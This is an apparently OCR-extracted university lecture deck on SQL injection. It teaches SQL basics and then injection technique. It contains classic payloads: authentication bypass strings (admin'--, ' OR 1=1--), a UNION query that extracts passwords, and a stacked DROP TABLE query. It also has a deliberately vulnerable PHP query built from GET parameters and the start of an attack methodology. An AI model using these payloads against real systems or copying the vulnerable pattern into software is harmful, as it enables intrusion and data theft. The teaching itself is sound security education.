SQL Injection Attacks

IPICS 2025


Novi Sad, Serbia

Christoforos Ntantogian

Associate Professor, Ionian University

dadoyan@ionio.gr

SQL Injections



Assetnote Identifies Critical Pre-Auth SQL Injection Vulnerability in Halo ITSM

Apr 02, 2025, 8:12 AM ET

SQL Injections

The Hacker News

Critical SQL Injection Vulnerability in Apache Traffic Control Rated 9.9 CVSS — Patch Now

The SQL injection vulnerability, tracked as CVE-2024-45387, is rated 9.9 out of 10.0 on the CVSS scoring system. "An SQL injection vulnerability...

25 Δεκ 2024

infoq.com

Security Experts Exploit Airport Security Loophole with SQL Injection

Two security researchers recently demonstrated how they executed a simple SQL injection attack on a service that enables pilots and flight attendants to bypass...

11 Σεπ 2024

SQL queries ?

192.168.129.145/SQLiMe/Lesson01/index.php?id=1

SECURITY2TRUST

We keep our eyes wide open!

HOME

WELCOME TO "SECURITY TO TRUST"

Posted by Admin

Our web page is down!

Unfortunately, we've been attacked -twice- by hackers.
Please, let us know (privately) if you find anything usefull (bugs, vulnerabilities etc).

We'll work with you to get it fixed.

LATES

April 16th,

In the las
been atta
hackers!

April 10th,

We've bee
hackers.
investiga

PHP and SQL

- PHP has methods and fucntions to execute SQL commands.
- **mysql_connect()**
- **mysql_select_db()**
- **mysql_query()**

Web application


- Before you execute an sql query the php file should connect to the database

- What are the parameters of mysql_connect() function?

- 1) The IP address of the database, 2) the username and 3) the password of the database user.

Insecurity!

- Cleartext password!!
- Access to php file→access to the database



Credentials in a web site

- Credentials in a web application:
  1. **Database administrator credentials (can be found in the tables automatically secure by the database or hardcoded in php code)**
  2. **OS credentials (/etc/shadow for Linux)**
  3. **Web applications credentials (located in the tables, the developer is responsible for their security)**

Relation (Table)

Row/Tuple/Record

Column/Attribute/Field

Students

Table name

name	birth	gpa	grad
Anderson	1987-10-22	3.9	2009
Jones	1990-4-16	2.4	2012
Hernandez	1989-8-12	3.1	2011
Chen	1990-2-4	3.2	2011
Column Types →	VARCHAR(30)	DATE	FLOAT	INT

Database name → University of Piraeus

SQL Query

Basic form

```
SELECT  <columns>
FROM    <one or more tables>
WHERE  <conditions>
```

Primary Key

Unique For Each Row

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011
INT	VARCHAR(30)	DATE	FLOAT	INT

Display Entire Table

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011

```
SELECT * FROM students;
```

```
+----+-----------+------------+------+------+
| id | name      | birth      | gpa  | grad |
+----+-----------+------------+------+------+
|  1 | Anderson  | 1987-10-22 |  3.9 | 2009 |
|  2 | Jones     | 1990-04-16 |  2.4 | 2012 |
|  3 | Hernandez | 1989-08-12 |  3.1 | 2011 |
|  4 | Chen      | 1990-02-04 |  3.2 | 2011 |
+----+-----------+------------+------+------+
```

Select Columns

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011

```
SELECT name, gpa FROM students;
```

```
+-----------+------+
| name      | gpa  |
+-----------+------+
| Anderson  |  3.9 |
| Jones     |  2.4 |
| Hernandez |  3.1 |
| Chen      |  3.2 |
+-----------+------+
```

Filter Rows

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011

```
SELECT name, gpa FROM students WHERE gpa > 3.0;
```

```
+-----------+------+
| name      | gpa  |
+-----------+------+
| Anderson  |  3.9 |
| Hernandez |  3.1 |
| Chen      |  3.2 |
+-----------+------+
```

Sort Output

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011

```
SELECT gpa, name, grad FROM students
    WHERE gpa > 3.0
    ORDER BY gpa DESC;
```

```
+------+-----------+------+
| gpa  | name      | grad |
+------+-----------+------+
|  3.9 | Anderson  | 2009 |
|  3.2 | Chen      | 2011 |
|  3.1 | Hernandez | 2011 |
+------+-----------+------+
```

Sort Output

id	name	birth	gpa	grad
14	Anderson	1987-10-22	3.9	2009
38	Jones	1990-4-16	2.4	2012
77	Hernandez	1989-8-12	3.1	2011
104	Chen	1990-2-4	3.2	2011

```
SELECT gpa, name, grad FROM students
    WHERE gpa > 3.0
    ORDER BY 1 DESC;
```

```
+------+-----------+------+
| gpa  | name      | grad |
+------+-----------+------+
|  3.9 | Anderson  | 2009 |
|  3.2 | Chen      | 2011 |
|  3.1 | Hernandez | 2011 |
+------+-----------+------+
```


Important for sql injections!

Simple SQL Query

Product

PName	Price	Category	Manufacturer
Gizmo	$19.99	Gadgets	GizmoWorks
Powergizmo	$29.99	Gadgets	GizmoWorks
SingleTouch	$149.99	Photography	Canon
MultiTouch	$203.99	Household	Hitachi

```
SELECT  *
FROM    Product
WHERE   category='Gadgets'
```



PName	Price	Category	Manufacturer
Gizmo	$19.99	Gadgets	GizmoWorks
Powergizmo	$29.99	Gadgets	GizmoWorks

"selection"

Update Value(s)

id	name	birth	gpa	grad
1	Anderson	1987-10-22	3.9	2009
2	Jones	1990-4-16	2.4	2012
3	Hernandez	1989-8-12	3.1	2011
4	Chen	1990-2-4	3.2	2011

```
UPDATE students
  SET gpa = 2.6, grad = 2013
  WHERE id = 2
```

Details

- Case sensitivity:
  - Same: SELECT Select select
  - Same: Country country
  - Different: ‘Seattle’ ‘seattle’


The **LIKE** operator

```
SELECT  *
FROM    Products
WHERE   PName LIKE '%gizmo%'
```

- s **LIKE** p: pattern matching on strings
- p may contain two special symbols:
  - % = any sequence of characters
  - _ = any single character

Eliminating Duplicates


```
SELECT   DISTINCT category
FROM     Product
```



Category
Gadgets
Photography
Household

Compare to:

```
SELECT   category
FROM     Product
```




Category
Gadgets
Gadgets
Photography
Household

Information_schema

- Information_schema is a relational database installed and updated automatically by MySQL.

- It stores information for the databased itself, such as the name of a database or table, the data type of a column, or access privileges.

- You can issue sql queries for the Information_schema table


COLLATIONS
COLLATION_NAME
FK1 CHARACTER_SET_NAME
ID
IS_DEFAULT
IS_COMPILED
SORTLEN
CHARACTER_SETS
CHARACTER_SET_NAME
FK1 DEFAULT_COLLATE_NAME
DESCRIPTION
MAXLEN
SCHEMATA
SCHEMA_NAME
CATALOG_NAME
FK1 DEFAULT_CHARACTER_SET_NAME
FK2 DEFAULT_COLLATION_NAME
SQL_PATH
EVENTS
EVENT_SCHEMA
EVENT_NAME
EVENT_CATALOG
DEFINER
EVENT_BODY
EVENT_TYPE
EXECUTE_AT
INTERVAL_VALUE
INTERVAL_FIELD
SQL_MODE
STARTS
ENDS
STATUS
ON_COMPLETION
CREATED
LAST_ALTERED
LAST_EXECUTED
EVENT_COMMENT
ROUTINES
FK1 ROUTINE_SCHEMA
ROUTINE_NAME
ROUTINE_CATALOG
SPECIFIC_NAME
ROUTINE_TYPE
DTD_IDENTIFIER
ROUTINE_BODY
ROUTINE_DEFINITION
EXTERNAL_NAME
EXTERNAL_LANGUAGE
PARAMETER_STYLE
IS_DETERMINISTIC
SQL_DATA_ACCESS
SQL_PATH
SECURITY_TYPE
CREATED
LAST_ALTERED
SQL_MODE
ROUTINE_COMMENT
DEFINER
COLLATION_CHARACTER_SET_APPLICABILITY
FK1 COLLATION_NAME
FK2 CHARACTER_SET_NAME
COLUMNS
FK1 TABLE_SCHEMA
FK1 TABLE_NAME
COLUMN_NAME
TABLE_CATALOG
ORDINAL_POSITION
COLUMN_DEFAULT
IS_NULLABLE
DATA_TYPE
CHARACTER_MAXIMUM_LENGTH
CHARACTER_OCTET_LENGTH
NUMERIC_PRECISION
NUMERIC_SCALE
FK2 CHARACTER_SET_NAME
FK3 COLLATION_NAME
COLUMN_TYPE
COLUMN_KEY
EXTRA
PRIVILEGES
COLUMN_COMMENT
STATISTICS
FK1 TABLE_SCHEMA
FK1 TABLE_NAME
INDEX_NAME
FK1 COLUMN_NAME
TABLE_CATALOG
NON_UNIQUE
INDEX_SCHEMA
SEQ_IN_INDEX
FK2 COLLATION
CARDINALITY
SUB_PART
PACKED
NULLABLE
INDEX_TYPE
COMMENT
SCHEMA_PRIVILEGES
FK1 GRANTEE
TABLE_SCHEMA
PRIVILEGE_TYPE
IS_GRANTABLE
COLUMN_PRIVILEGES
FK1 GRANTEE
FK1 TABLE_SCHEMA
FK1 TABLE_NAME
FK1 COLUMN_NAME
TABLE_CATALOG
IS_GRANTABLE
PRIVILEGE_TYPE
USER_PRIVILEGES
GRANTEE
PRIVILEGE_TYPE
TABLE_CATALOG
IS_GRANTABLE
TRIGGERS
FK2 TRIGGER_SCHEMA
TRIGGER_NAME
TRIGGER_CATALOG
EVENT_MANIPULATION
EVENT_OBJECT_CATALOG
FK1 EVENT_OBJECT_SCHEMA
FK1 EVENT_OBJECT_TABLE
ACTION_ORDER
ACTION_CONDITION
ACTION_STATEMENT
ACTION_ORIENTATION
ACTION_TIMING
ACTION_REFERENCE_OLD_TABLE
ACTION_REFERENCE_NEW_TABLE
ACTION_REFERENCE_OLD_ROW
ACTION_REFERENCE_NEW_ROW
CREATED
SQL_MODE
DEFINER
FILES
FILE_ID
FILE_NAME
FILE_TYPE
TABLESPACE_NAME
TABLE_CATALOG
FK1 TABLE_SCHEMA
FK1 TABLE_NAME
LOGFILE_GROUP_NAME
LOGFILE_GROUP_NUMBER
ENGINE
FULLTEXT_KEYS
DELETED_ROWS
UPDATE_COUNT
FREE_EXTENTS
TOTAL_EXTENTS
EXTENT_SIZE
INITIAL_SIZE
MAXIMUM_SIZE
AUTOEXTEND_SIZE
CREATION_TIME
LAST_UPDATE_TIME
LAST_ACCESS_TIME
RECOVER_TIME
TRANSACTION_COUNTER
VERSION
ROW_FORMAT
TABLE_ROWS
AVG_ROW_LENGTH
DATA_LENGTH
MAX_DATA_LENGTH
INDEX_LENGTH
DATA_FREE
CREATE_TIME
UPDATE_TIME
CHECK_TIME
CHECKSUM
STATUS
EXTRA
PARTITIONS
FK1 TABLE_SCHEMA
FK1 TABLE_NAME
PARTITION_NAME
SUBPARTITION_NAME
TABLE_CATALOG
PARTITION_ORDINAL_POSITION
SUBPARTITION_ORDINAL_POSITION
PARTITION_METHOD
SUBPARTITION_METHOD
PARTITION_EXPRESSION
SUBPARTITION_EXPRESSION
PARTITION_DESCRIPTION
TABLE_ROWS
AVG_ROW_LENGTH
DATA_LENGTH
MAX_DATA_LENGTH
INDEX_LENGTH
DATA_FREE
CREATE_TIME
UPDATE_TIME
CHECK_TIME
CHECKSUM
PARTITION_COMMENT
NODEGROUP
TABLESPACE_NAME
KEY_COLUMN_USAGE
FK3 CONSTRAINT_NAME
FK1,FK3 TABLE_SCHEMA
FK1 TABLE_NAME
FK1 COLUMN_NAME
FK2 REFERENCED_TABLE_SCHEMA
FK2 REFERENCED_TABLE_NAME
FK2 REFERENCED_COLUMN_NAME
CONSTRAINT_CATALOG
CONSTRAINT_SCHEMA
TABLE_CATALOG
ORDINAL_POSITION
POSITION_IN_UNIQUE_CONSTRAINT
TABLE_PRIVILEGES
FK1 GRANTEE
FK1 TABLE_SCHEMA
FK1 TABLE_NAME
PRIVILEGE_TYPE
TABLE_CATALOG
IS_GRANTABLE
VIEWS
FK1 TABLE_SCHEMA
FK1 TABLE_NAME
TABLE_CATALOG
VIEW_DEFINITION
CHECK_OPTION
IS_UPDATABLE
TABLES
FK1 TABLE_SCHEMA
TABLE_NAME
TABLE_CATALOG
TABLE_TYPE
FK3 ENGINE
VERSION
ROW_FORMAT
TABLE_ROWS
AVG_ROW_LENGTH
DATA_LENGTH
MAX_DATA_LENGTH
INDEX_LENGTH
DATA_FREE
AUTO_INCREMENT
CREATE_TIME
UPDATE_TIME
CHECK_TIME
FK2 TABLE_COLLATION
CHECKSUM
CREATE_OPTIONS
TABLE_COMMENT
REFERENTIAL_CONSTRAINTS
FK1,FK2 CONSTRAINT_SCHEMA
CONSTRAINT_NAME
CONSTRAINT_CATALOG
UNIQUE_CONSTRAINT_CATALOG
UNIQUE_CONSTRAINT_SCHEMA
UNIQUE_CONSTRAINT_NAME
MATCH_OPTION
UPDATE_RULE
DELETE_RULE
FK1 TABLE_NAME
TABLE_CONSTRAINTS
CONSTRAINT_NAME
FK1 TABLE_SCHEMA
FK1 TABLE_NAME
CONSTRAINT_TYPE
CONSTRAINT_CATALOG
CONSTRAINT_SCHEMA
ENGINES
ENGINE
SUPPORT
COMMENT
TRANSACTIONS
XA
SAVEPOINTS
PLUGINS
PLUGIN_NAME
PLUGIN_VERSION
PLUGIN_STATUS
PLUGIN_TYPE
PLUGIN_TYPE_VERSION
PLUGIN_LIBRARY
PLUGIN_LIBRARY_VERSION
PLUGIN_AUTHOR
PLUGIN_DESCRIPTION
PROCESSLIST
ID
USER
HOST
DB
COMMAND
TIME
STATE
INFO
has default (2)
resides in (1)
sorts (1)
has default (1)
has default (1)
resides in (1)
application of (1)
applies to (2)
draws from (2)
resides in (2)
sorted by (2)
is granted for (1)
indexes (1)
is granted for (1)
resides in (1)
sorted by (3)
references (2)
uses (1)
resides in (2)
fired for events on (1)
granted for(1)
defined by (3)
defined by (1)
is a (1)
stores data for (1)
stores data for (1)
constrains (1)
has default (2)
constrains (1)
is backed by (3)
Database diagram for the MySQL 5.1.11 information_schema database
This diagram may be freely distributed and/or modified.
Tip: Click on a table to view the relevant documentation.
Last updated June 10, 2006; Change history available here.
Diagram created by and maintained by Roland Bouman.
For any comments, suggestions, or bugs, email:
R_P_Bouman@hotmail.com.

Information_schema tables

- ROUTING
- STATISTICS
- TABLES_PRIVILEGES
- TABLES ← important for sql injections
- COLUMNS ← important for sql injections

Standard SQL queries with information_schema

- **SELECT table_name FROM information_schema.tables → returns all tables of the database**

- **SELECT column_name FROM information_schema.columns WHERE table_name='creditcards' → returns all columns of the table with the name creditcards**

Select numbers

SELECT 1,2,3,4

Union

- UNION → Combine two or more SELECT statements → one final table.

```
SELECT column_name(s) FROM table_name1
    UNION
SELECT column_name(s) FROM table_name2
```

UNION prints an error if the number of columns are different between the two queries! → important for sql injections!

Union

SELECT name, code, address, town FROM orders
UNION
SELECT 1,2,3,4 ← Important for SQL injections!

name	Code	Address	Town
Christina	233232	kapodistriou	Athens
Vladimiros	343414	Viktoros	Lamia
1	2	3	4

An example table named Users

Username	Password	id
Chris	qwerty123	123
Giannis	12345678	543
Eleni	Aek123!	3435

Union

SELECT name, code, address, town FROM orders
UNION
SELECT 1,2,password,4 from users

name	Code	Address	Town
Christina	233232	kapodistriou	Athens
Vladimiros	343414	Viktoros	Lamia
1	2	qwerty123	4
1	2	12345678	4
1	2	Aek123!	4

Union with functions

SELECT name, code, address, town FROM orders
UNION
SELECT 1,2,user(),4

SQL has many functions → @@version, database(), user()

Comments

- ; → ends current SQL query and starts a new one

```
SELECT * FROM  users;  DROP TABLE users
```

- -- and # ignore remaining query string

```
Select * FROM users -- limit 10
```

Dynamic query building

- www.foo.gr/index.php?user=blabla&pass=blabla

- Under the hood the above url results in a dynamically built sql string statement in index.php

```
$query = “SELECT * FROM users WHERE
username= ‘$_GET[‘user’]’ AND
password=‘$_GET[‘pass’]’ “;
```

SQL injection example

```
SELECT * FROM users WHERE user = ‘chris’
and pass = ‘secret’
```

- If an attacker provides admin’-- in the username field….

```
SELECT * FROM users WHERE user = ‘admin’--
’ AND password = ‘foo’
```

SQL injection

- If an attacker provides ‘ OR 1=1-- in the username field….

```
SELECT * FROM users WHERE username = ‘’
OR 1=1--’ AND password = ‘foo’
```

Attack surface - Sql injection

- Url parameters (GET)
- POST parameters
- HTTP headers
- Wherever the website accepts data from the user and it is used in a sql query statement.

SQL Injections based attacks

- Authentication Bypass
- Information Disclosure (LAB)
- Compromised Data Integrity
- Compromised Availability of Data
- Remote Code Execution (LAB)

SQL Injection types

- **Normal or error based SQL Injections** – The web applications returns useful data that the attacker can deduce whether his/her injections queries are being executed.

- Easy, but rare

SQL Injection types

- **Blind SQL Injections** In case the application does not provide an output of the injected sql queries, then we can **infer indirectly** for the results of an injected sql query using:
  - Boolean based: Asking a series of True and False questions through SQL statements
  - Timing attacks: introduce delay as part of the injected SQL statement

Toolbox

- **BBQSQL**
- SQLIer
- SQLbftools
- SQLibf
- SQLBrute
- BobCat
- **SQLMap**
- Absinthe
- SQL Injection Pen-testing Tool
- SQID
- **SQLNinja ← MS SQL Server**
- FJ-Injector Framework
- Automagic SQL Injector
- NGSS SQL Injector

Methodology

- The most important step for SQL injection is to find a vulnerable parameter or header
- There are multiple headers and parameters.
- We may have 10 parameters but only 5 are used in SQL queries, and only 1 of the 5 parameters used in an SQL query is vulnerable.
- We describe now a methodology for normal SQL injection

Step 1 – Vulnerable parameter detection and Banner Grabbing

- First you should identify the vulnerable parameter and database. Different databases have different sql syntax.

- MS-SQL
- **MySQL**
- Oracle
- Postgresql
- Sqlite

- http://pentestmonkey.net/category/cheat-sheet/sql-injection

Error based SQL Injection - Methodology
Step 1 - **Banner Grabbing**

- Suppose a MySQL based web application with the following url:

http://[site]/page.php?id=1

- Given unexpected input site behaves oddly
  - ‘ Single Quote
  - “ Double Quote
